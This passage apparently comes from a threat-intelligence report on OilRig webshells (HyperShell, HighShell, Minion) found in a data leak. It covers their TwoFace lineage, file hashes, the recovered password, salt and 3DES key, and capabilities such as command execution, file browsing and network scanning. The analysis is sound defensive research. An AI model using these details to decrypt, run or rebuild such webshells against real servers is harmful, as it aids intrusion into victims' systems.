


Figure 7. Code comparison between the default batch script issued by Poison Frog's C2 and a batch script received by the Helminth Trojan

Webshells

The data dump included several different webshells apparently used by OilRig to interact with compromised servers. The three webshells included in the dump had names HyperShell, HighShell, and Minion, but it appears that Minion is likely a variant of HighShell based on code, filename, and functionality overlaps. The HyperShell and HighShell webshells are variants of what we track as TwoFace, with HyperShell being related to the TwoFace loader and HighShell being related to the TwoFace payload, as we reported in July 2017. In addition to the actual webshells in use by OilRig, the data dump includes lists of existing deployments of webshells hosted on compromised websites. Over 100 links to webshells are listed, spanning across 87 organizations in 26 countries across four continents as seen in Figure 8.




Figure 8. Geographic location of webshells of impacted organizations

Hypershell

The HyperShell webshell included in the data dump (SHA256: e483eee77fcc5ef11d5bf33a4179312753b62ec9a247dd14528cc797e7632d99) is an example of the 3DES variant of the TwoFace loader that we called TwoFace++ in as we reported in July 2017.

During our initial research into the TwoFace++ loader, we were unable to extract the embedded payload using the same brute forcing technique that we used on the initial TwoFace loader samples.

The initial TwoFace loader samples decrypted an embedded webshell using an actor provided key, which was modified by using simple arithmetic operators ("+" or "-" specifically) and a salt string embedded within the loader webshell, whose result decrypts an embedded payload using simple arithmetic operators (again, "+" or "-" specifically). We were able to brute force the actor-provided key using the inverse arithmetic operations using the embedded salt and embedded ciphertext, so we were able to extract the embedded webshells with ease.

Unlike the initial TwoFace loader, the TwoFace++ loader used the 3DES cipher and a SHA256 hash of a string provided by the actor and used as a key, so we were unable to extract the embedded webshells as we were unable to determine the actor provided key. However, the HyperShell sample in this dump provided the necessary information to determine the actor-provided key needed to decrypt its embedded webshell. Like many initial TwoFace loader samples, the HyperShell sample includes a string within the HTML tags <pre> and </pre> that is displayed in the browser if a password is not supplied and/or the TwoFace++ loader is unable to extract the embedded payload webshell. The pre tags within the HyperShell sample are:

<pre><%= Server.HtmlEncode("NxKK<TjWN^lv-$*UZ|Z-H;cGL(O>7a") %></pre>

Figure 9 shows HyperShell displaying the content within the "pre" tags within the browser.




Figure 9. HyperShell displaying the password within <pre> tags

We determined the string in the pre tags is the actor provided password, which the webshell uses as a key to decrypt the embedded payload. We determined this by following the process in which the TwoFace++ loader webshell uses the actor provided password to

authenticate and decrypt the embedded webshell:

- Append a string to the password that acts as a salt
- Obtain the SHA1 hash of the resulting string containing the password and salt
- Base64 encode the SHA1 hash
- Compare the encoded hash with hardcoded base64 string
- If the encoded hash matches hardcoded base64 string then the inbound request is authenticated
- Generates the SHA256 hash of the password string
- Base64 encodes the SHA256 hash and uses the first 24 characters as a key
- Uses 24-character key and the 3DES cipher to decrypt the embedded webshell

Now let's look at how this works with the values in the TwoFace++ loader sample. The actor provided password of NxKK<TjWN^lv-$*UZ|Z-H;cGL(O>7a has the hardcoded salt string aqB2nU65TgFoEfdVqiAddBQLInc9 appended to it. The resulting string of NxKK<TjWN^lv-$*UZ|Z-H;cGL(O>7aaqB2nU65TgFoEfdVqiAddBQLInc9 has a SHA1 hash of 9d3ff106fbc3508b8453c7d6f285543d0b9c2721, which is base64 encoded to nT/xBvvDUIuEU8fW8oVUPQucJyE=. The hardcoded base64 encoded password within the sample is nT/xBvvDUIuEU8fW8oVUPQucJyE=, which confirms that the string provided in the pre tags is the password.

Once authenticated, the TwoFace++ loader uses the password to decrypt the embedded webshell. To use the password as a key for 3DES, TwoFace++ will generate the SHA256 password of the NxKK<TjWN^lv-$*UZ|Z-H;cGL(O>7a string that results in a hash of 11f66b55f3d24303621e5ef9565b02a576cc58bc5f8789cae96c3d400064b90e. The SHA256 hash is then base64 encoded, which results in an encoded string of EfZrVfPSQwNiHl75VlsCpXbMWLxfh4nK6Ww9QABkuQ4=, of which the first 24 characters are used as the 3DES key. The key EfZrVfPSQwNiHl75VlsCpXbM is used as the key for 3DES, which results in a webshell (SHA256: d2b835b102117e327fdc4905ead24d45f46e82dd5ae525e90cca0a685d307619) that matches the TwoFace payload webshell we published in our original blog. This resulting webshell also appears to be a variant of HighShell, specifically version v5.0.

We compared the v5.0 version of HighShell to the TwoFace payload (SHA256: 54c8bfa0be1d1419bf0770d49e937b284b52df212df19551576f73653a7d061f), as they are visually extremely similar. Figure 10 shows the two webshells sharing the same user interface, with two notable exceptions in the HighShell webshell, specifically a version number “v5.0” and three little boxes at the bottom left used to display error messages and the results of commands.




Figure 10. Animation showing the differences between the HighShell v5.0 and TwoFace payload

To supplement the visual similarities, we performed an analysis of the code of the two webshells to identify overlaps. The two webshells share a significant amount of code with a majority of the differences being slightly different variable and function names. The most notable difference is that the HighShell v5.0 webshell includes a salt value it applies to the actor provided password that it uses for authentication. Figure 11 shows the code comparison between the TwoFace payload on the left (SHA256: 54c8bfa0be1d1419bf0770d49e937b284b52df212df19551576f73653a7d061f) and HighShell v5.0 on the right (SHA256: d2b835b102117e327fdc4905ead24d45f46e82dd5ae525e90cca0a685d307619). The code comparison specifically shows the HighShell code including a salt variable containing di2zag7wZHTK9YR0NGq, which is not present within the TwoFace code on the left.




Figure 11. Comparison between HighShell v5.0 and TwoFace payload

The code comparison in Figure 11 also highlights how much code is shared between the two samples. We believe the TwoFace payload is a predecessor to the HighShell v5.0 webshell, the latter of which was created during the ongoing development efforts carried out by OilRig throughout their operations.

HighShell

The data dump also included a webshell named HighShell, which we discovered was dropped by HyperShell as discussed in the previous section. The dump included many different HighShell samples, of which we have identified at least three different versions, seen in Table 4. The increasing version numbers suggest that OilRig continually developed HighShell to be used in their operations.

SHA256	Filename
fe9cdef3c88f83b74512ec6400b7231d7295bda78079b116627c4bc9b7a373e0	error4.aspx
22c4023c8daa57434ef79b838e601d9d72833fec363340536396fe7d08ee2017	HighShell.a
691801e3583991a92a2ad7dfa8a85396a97acdf8a0054f3edffd94fc1ad58948	HighShellL

Table 4. Three HighShell webshells within data leak that specified their version

The version numbers themselves do not appear to be consistently updated, however. For instance, the HighShell webshell (SHA256: d2b835b102117e327fdc4905ead24d45f46e82dd5ae525e90cca0a685d307619) extracted from HyperShell in the prior section showed a version number of “v5.0”, which is obviously different than the “v5.0” HighShell with a filename of error4.aspx seen in Figure 12.




Figure 12. HighShell v5.0 with a new color scheme and explorer tab

Figure 12 shows a second HighShell v5.0 sample with a different color scheme used for its user interface; however, a majority of the functionality is the same as the other v5.0 sample extracted from HyperShell. One interesting addition to this variant of HighShell v5.0 is the introduction of a tabular interface that includes a main tab and an explorer tab. The main tab contains the same functionality as the TwoFace payload and the other v5.0 HighShell sample. The explorer tab, as seen in Figure 13 allows the actors to navigate the compromised server's file system.




Figure 13. HighShell v5.0 explorer tab allows actor to navigate the file system

The HighShell v7.1 variant from the data dump contains similar functionality to its predecessors and continued the tabular approach but expanded even further by splitting out the main functionality across multiple tabs, specifically “Command”, “Explorer”, “Upload”, “Download”, “Sql Server” and “Change Time”. Figure 14 shows HighShell v7.1 and its multiple tabs.




Figure 14. HighShell v7.1 spreads out the webshell by using separate tabs for the various functionality

The data dump also included an archive named ShellLocal-v8.8.5.rar that contains another HighShell variant. The archive name would suggest the HighShell variant was version v8.8.5, but the user interface suggested it was version 8.6.2, as seen in Figure 15. This variant of HighShell shares code from its predecessors, but it appears that OilRig re-architected this webshell to include a front end user interface that interacts with a back end script via AJAX web requests. In addition to the change in architecture, this version of HighShell has an enhanced interface as well.




Figure 15. HighShell v8.6.2 with updated interface

The 8.6.2 version of HighShell shares significant functionality with its predecessors, but also contains several new and interesting functionalities as well. The interesting features of this version of HighShell includes several executable modules, a network downloader functionality, and a spy check feature.

Modules

HighShell 8.6.2 includes the ability to use several modules included with the webshell. The modules are PE executables that come prepackaged with the webshell that further extend its capabilities. Table 5 shows the modules provided with this variant of HighShell. The webshell will use the 7za module to archive files from the Explorer tab, while the nbtscan module allows the webshell to scan the network for systems to build an IP list of system it can interact with. We were unable to determine how the webshell would use the remote execute module, as the webshell does not actually seem to use it.

Filename	SHA256

7za.exe	dd6d7af00ef4ca89a319a230cdd094275c3a1d365807fe5b34133324bdaa0229
nbt.exe	c9d5dc956841e000bfd8762e2f0b48b66c79b79500e894b4efa7fb9ba17e4e9e
rx.exe	a6a0fbfee08367046d3d26fb4b4cf7779f7fb6eaf7e60e1d9b6bf31c5be5b63e

Table 5. Modules included with HighShell v8.6.2

Spy Check

The Spy Check functionality appears at the top right corner of the webshell as a box with a countdown timer. The timer starts at 300 and decrements every second, suggesting that the webshell executes the Spy Check functionality every five minutes. The Spy Check functionality is rather interesting, as we do not know its exact purpose other than either displaying a red box with a spy icon or a green box with a heart icon. We believe this functionality was 